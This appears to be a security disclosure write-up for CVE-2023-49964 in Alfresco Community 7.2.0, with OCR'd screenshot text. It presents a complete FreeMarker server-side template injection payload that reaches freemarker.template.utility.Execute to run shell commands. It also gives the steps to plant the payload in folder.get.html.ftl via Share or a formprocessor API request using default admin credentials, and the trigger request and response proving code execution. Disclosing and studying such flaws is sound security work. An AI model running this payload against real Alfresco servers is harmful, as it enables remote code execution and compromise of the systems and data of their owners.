
Alfresco Disclosures

Version 7.2.0

Environment:

- Alfresco 7.2.0
- Ubuntu Linux
- Docker



Community - 7.2.0 (rd540a25a-blocal)

Online Documentation

Alfresco Share

Alfresco WebDav

Alfresco WebScripts Home (admin only - INTERNAL)

Alfresco API Explorer

Alfresco Administration Console (admin only)

Alfresco Forums

Alfresco JIRA

CMIS 1.0 AtomPub Service Document

CMIS 1.0 Web Services WSDL Document

CMIS 1.1 AtomPub Service Document

CMIS 1.1 Browser Binding URL

Setup:

In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following commands were run:

```
git clone https://github.com/Alfresco/acs-deployment.git
cd acs-deployment
git checkout tags/v5.2.0 && git fetch
cd docker-compose
sudo docker-compose -f community-docker-compose.yml up
```

Findings:

1. CVE-2023-49964: Server-Side Template Injection

Description:

By inserting malicious content in the “folder.get.html.ftl” file, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and obtain RCE (Remote Code Execution).

Proof of Concept:
While testing the Alfresco FTL templates we can see that complex objects[1] accessible in the FreeMarker templates support the “class” field or the “getClass” function. Both of these can be used to gain access to a “java.lang.Class”[2] which can be used to:

- Get arbitrary classes using the “forName(java.lang.Module,java.lang.String)”[3] function:

```
<#assign class = url.getClass()>
<#assign module = class.getModule()>
<#assign dow_class = class.forName(module, "freemarker.template.DefaultObjectWrapper")>

${dow_class}
```

Note: In this case we use the “url” complex Java object exposed to FreeMarker, but any other known object could be used.

- Using the “DefaultObjectWrapper”[4] to get a valid Object Factory and call “newInstance(java.lang.Class<?> clazz, java.util.List arguments)”[5] to instantiate dangerous classes such as “freemarker.template.utility.Execute”[6]:

```
<#assign dow = dow_class.getField("DEFAULT_WRAPPER").get(null)>
<#assign exec_class = class.forName(module, "freemarker.template.utility.Execute")>
<#assign exec = dow.newInstance(exec_class, [])>

${exec("id")}
```

By putting all this together we get the following SSTI that results in RCE:

```
<#assign class = url.getClass()>
<#assign module = class.getModule()>
<#assign dow_class = class.forName(module, "freemarker.template.DefaultObjectWrapper")>
<#assign dow = dow_class.getField("DEFAULT_WRAPPER").get(null)>
<#assign exec_class = class.forName(module, "freemarker.template.utility.Execute")>
<#assign exec = dow.newInstance(exec_class, [])>

${exec("id")}
```

Or in short form:

```
${url.getClass().forName(url.getClass().getModule(),'freemarker.template.DefaultObjectWr
apper').getField('DEFAULT_WRAPPER').get(null).newInstance(url.getClass().forName(url.get
Class().getModule(),'freemarker.template.utility.Execute'),[])('id')}
```


With the SSTI generated all that is left is to leverage an Alfresco feature that uses FTL to display dynamic content (e.g. Inserting malicious FTL in “folder.get.html.ftl”).

[1] https://docs.alfresco.com/content-services/6.0/develop/reference/freemarker-ref/
[2] https://docs.oracle.com/javase/10/docs/api/java/lang/Class.html
[3] https://docs.oracle.com/javase/10/docs/api/java/lang/Class.html#forName(java.lang.Module,java.lang.String)
[4] https://freemarker.apache.org/docs/api/freemarker/template/DefaultObjectWrapper.html
[5] https://freemarker.apache.org/docs/api/freemarker/ext/beans/BeansWrapper.html#newInstance-java.lang.Class-java.util.List-
[6] https://freemarker.apache.org/docs/api/freemarker/template/utility/Execute.html

Inserting malicious FTL in “folder.get.html.ftl”:

1.1. Navigating to “Data Directory > Web Scripts > org > alfresco > sample” and modifying “folder.get.html.ftl”:

We can directly modify the file from the browser using the “Edit in Alfresco Share” feature:


127.0.0.1:8080/alfresco/s
Alfresco » Admin Tools
Alfresco » Document Det
127.0.0.1:8080/share/page/context/mine/document-details?nodeRef=workspace://SpacesStore/8e0c9cbf-b1c7-411e-968b-fce396596f46
Home
My Files
Shared Files
Sites ▾
Tasks ▾
People
Repository
Admin Tools
Administrator ▾
Search files, people, sites
Document Details
My Files > Data Dictionary > Web Scripts > org > alfresco > sample
folder.get.html.ftl 1.0
Modified by Administrator on Mon 21 Feb 2022 15:37:28
Favorite
Like 0
Comment
Share
Download
Previous
Next
1 / 1
95%
Maximize
Download
Document Actions
View In Browser
Edit in Alfresco Share
Edit Offline
Upload New Version
Edit Properties
Move to...
Copy to...
Delete Document
Edit in Google Docs™
Start Workflow
Manage Permissions
Become Owner
Manage Aspects
Change Type
Share
Copy this link to share the current page
http://127.0.0.1:8080/share/page/context/mine/document-details?nodeRef=work
Properties
Name: folder.get.html.ftl
Title: folder.get.html.ftl
Description: (None)
Author: (None)
Mimetype: Plain Text
Size: 922 bytes
127.0.0.1:8080/share/page/context/mine/inline-edit?nodeRef=workspace://SpacesStore/8e0c9cbf-b1c7-411e-968b-fce396596f46

```
<html>
  <head>
    <title>${folder.displayPath}/${folder.name}</title>
  </head>
  <body>
    Folder: ${folder.displayPath}/${folder.name} ${7*7}
    <br>
    <table>
     <#if folder.parent.parent?exists>
     <tr>
       <td><td><a href="${url.serviceContext}/sample/folder<@encodepath
node=folder.parent/>">..</a>
     </tr>
     </#if>
<#list folder.children as child>
     <tr>
       <#if child.isContainer>
         <td>&gt;<td><a href="${url.serviceContext}/sample/folder<@encodepath
node=child/>">${child.name}</a>
       <#else>
         <td><td><a href="${url.serviceContext}/api/node/content/$
{child.nodeRef.storeRef.protocol}/${child.nodeRef.storeRef.identifier}/$
{child.nodeRef.id}/${child.name?url}">${child.name}</a>
       </#if>
     </tr>
</#list>
    </table>
  </body>
</html>

<#macro encodepath node><#if node.parent?exists><@encodepath node=node.parent/>/$
{node.name?url}</#if></#macro>
```


Or calling the API using the “WorkSpace ID” from above:

```
POST /alfresco/s/api/node/workspace/SpacesStore/8e0c9cbf-b1c7-411e-968b-
fce396596f46/formprocessor HTTP/1.1
Host: localhost:8080
Authorization: Basic YWRtaW46YWRtaW4=
Content-Length: 329
Content-Type: application/json; charset=UTF-8

{"prop_cm_name":"folder.get.html.ftl","prop_cm_content":"${url.getClass().forName(url.ge
tClass().getModule(),'freemarker.template.DefaultObjectWrapper').getField('DEFAULT_WRAPP
ER').get(null).newInstance(url.getClass().forName(url.getClass().getModule(),'freemarker
.template.utility.Execute'),[])('id')}","prop_cm_description":""}
```

1.2. Triggering the SSTI via “/alfresco/service/sample/folder/”:

In order to trigger the SSTI we need to find an application (“app:”) node. By default this should be located at “/alfresco/service/sample/folder/Company%20Home”, but to be sure, we can access the “Admin Tools > Node Browser” to view the “cm:name” of the app node:



Node Browser: app:company_home

About

Reference: workspace://SpacesStore/9746cecf-2070-4a23-90cb-dbe47f6bcd8e
Primary Path: /app:company_home
Type: cm:folder
Parent: workspace://SpacesStore/5b17e6bf-a72b-4397-9b27-8e7465ed4f19

Properties

Name	Type	Value	Residual
cm:created	d:datetime	21 Feb 2022 18:57:30 GMT+0000 (UTC)	false
cm:title	d:mltext	Company Home	false
cm:description	d:mltext	The company root space	false
app:icon	d:text	space-icon-default	false
cm:creator	d:text	System	false
sys:node-uuid	d:text	9746cecf-2070-4a23-90cb-dbe47f6bcd8e	false
cm:name	d:text	Company Home	false
sys:store-protocol	d:text	workspace	false
sys:store-identifier	d:text	SpacesStore	false
sys:node-dbid	d:long	13	false
sys:locale	d:locale	en_US	false
cm:modifier	d:text	System	false
cm:modified	d:datetime	21 Feb 2022 18:57:36 GMT+0000 (UTC)	false

Aspects

cm:titled
cm:auditable
sys:referenceable
sys:localized
app:uifacets

Once the FTL is modified (as mentioned in “Step 1”), we can access “http://<IP>:8080/alfresco/service/sample/folder/Company%20Home” in order to execute and view the result of the SSTI.

HTTP Request:


```
GET /alfresco/service/sample/folder/Company%20Home/ HTTP/1.1
Host: 127.0.0.1:8080
Authorization: Basic YWRtaW46YWRtaW4=
```

HTTP Response:

```
HTTP/1.1 200
Server: nginx/1.18.0
Date: Mon, 21 Feb 2022 13:57:40 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 78
Connection: close
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache

uid=33000(alfresco) gid=33000(alfresco) groups=33000(alfresco),1000(Alfresco)
```

Browser View:


Alfresco
Alfresco » Document Det
127.0.0.1:8080/alfresco/s
127.0.0.1:8080/alfresco/service/sample/folder/Company%20Home/

uid=33000(alfresco) gid=33000(alfresco) groups=33000(alfresco),1000(Alfresco)